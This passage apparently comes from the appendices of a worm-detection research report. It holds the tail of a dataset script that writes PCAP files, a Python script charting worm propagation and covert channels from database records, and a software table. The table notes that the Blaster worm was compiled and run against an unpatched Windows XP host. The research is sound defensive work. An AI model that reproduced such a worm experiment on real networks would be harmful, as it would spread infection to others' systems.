print " Invuln:\t%d (%d%%)" % (len(HOSTINVULN), (len(HOSTINVULN)*100)/HOSTCNT)
print " Vuln:\t\t%d (%d%%)" % (len(HOSTINFECTED), (len(HOSTINFECTED)*100)/HOSTCNT)




print "Writing datasets to PCAP files"
# Write our datasets out to PCAP files
wrpcap("./"+DATASET_ORIGINAL, original_packets)
if len(modified_packets) > 0:
    wrpcap("./"+DATASET_MODIFIED, modified_packets)
print "Done."
```

D Visualization of the data

Listing D.1: Visualization source-code

```
#!/usr/bin/env python
import matplotlib
matplotlib.use("Agg")

import numpy as np
import pylab as P
import matplotlib.pyplot as plt

def make_hist(data, ports):
    import matplotlib.pyplot as plt
    N = len(data)
    ips = ()
    portdata = {}
    for p in ports:
        portdata[p] = ()
    for ip, d in data.iteritems():
        ips += ( ip, )
        for port in ports:
            if port in d:
                portdata[ port ] += ( int(d[port]), )
            else:
                portdata[ port ] += ( 0, )

    ind = np.arange(N)    # the x locations for the groups
    width = 0.20       # the width of the bars: can also be len(x) sequence

    fig = plt.figure()
    ax = fig.add_subplot(111)

    # UniquePorst
    c = 0
    colors = ['r','b','g','y','m']
    bars = ()
    p_last = None
    for port,pd in portdata.iteritems():
        p =  plt.bar(ind, pd, width, color=colors[c], bottom=p_last)
        p_last = pd
        bars += (p, )
        c += 1

    ax.set_ylabel('# of targets')
    ax.set_title('Portscanner by scanner with number of hosts per unique ports')
    ax.set_xticks(ind+width)
    ax.set_xticklabels( ips )
    fig.autofmt_xdate()
    if len(bars) > 0:
        ax.legend( map(lambda x: x[0], bars), ports)

    return plt

def make_prop(data):
    ips = ()
    data_targets = ()
    data_covchan = ()
    for ip, d in data.iteritems():
        for port, l in d.iteritems():
            ips += ( ip+":"+str(port), )

            data_targets += ( l[0], )
            data_covchan += ( l[1], )

    N = len(ips)

    ind = np.arange(N)    # the x locations for the groups
    width = 0.20       # the width of the bars: can also be len(x) sequence

    fig = plt.figure()
    ax = fig.add_subplot(111)

    p1 = ax.bar(ind, data_targets, width, color='r')
    p2 = ax.bar(ind+width, data_covchan, width, color='y')

    ax.set_ylabel('# number')
    ax.set_title('Worm propgation by source and destination port')
    ax.set_xticks(ind+width)
    ax.set_xticklabels( ips )
    fig.autofmt_xdate()
    if len(p1) and len(p2):
        ax.legend( ( p1[0], p2[0], ), ('#targets','#covert_channels'))

    return plt


if __name__ == "__main__":

    import database
    database.connect()

    infected = {}
    sql = database.query( """SELECT paths.src_ip, paths.dst_port, COUNT(DISTINCT paths.dst_ip) as↩
         unique_targets, COUNT(DISTINCT tabmonitor.dst_ip) as unique_covert_channels FROM paths ↩
        INNER JOIN tabmonitor ON( paths.dst_port = tabmonitor.vector AND paths.src_ip = ↩
        tabmonitor.src_ip  ) GROUP BY paths.src_ip, paths.dst_port, tabmonitor.vector, ↩
        tabmonitor.src_ip""" )
    data = {}
    for q in sql:
        if not data.has_key( q[0] ):
            data[q[0]] = {}
        data[q[0]][q[1]] = (q[2], q[3])
    P = make_prop(data)
    P.savefig("prop.png")

    data = {}
    ports = []
    for q in database.query( """SELECT * FROM uniqueTargetsSamePort""" ):
        if not data.has_key( q[0] ):
            data[q[0]] = {}
        data[q[0]][q[1]] = q[2]
        if not q[1] in ports:
            ports.append( q[1] )
    P = make_hist(data, ports)
    P.savefig("uniqueTarget.png")
```

E Software used in experiment

Table 5: List of software

Name	Version	Comments
Ubuntu Desktop 32-bit	10.04	Used as sensor
libpcap	1.1.1	Required by Snort and Argus
Snort	2.8.6.1	IDS
snortrules	snapshot-2861	Ruleset for Snort
argus-server	3.0.2	Argus binary
argus-client	3.0.2	Ra tool to parse argus files
postgresql	8.4_8.4.4-0ubuntu10.04_i386	Database server to keep NetFlow records
python-psycopg2	2_2.0.13-2ubuntu2_i386	Python library for database communication. Used in visualization process.
Microsoft Windows 32-bit	XP Professional SP0	Clean install. No patches.
LCC-Win32	4.0	Windows C compilator, used to compile the Blaster Worm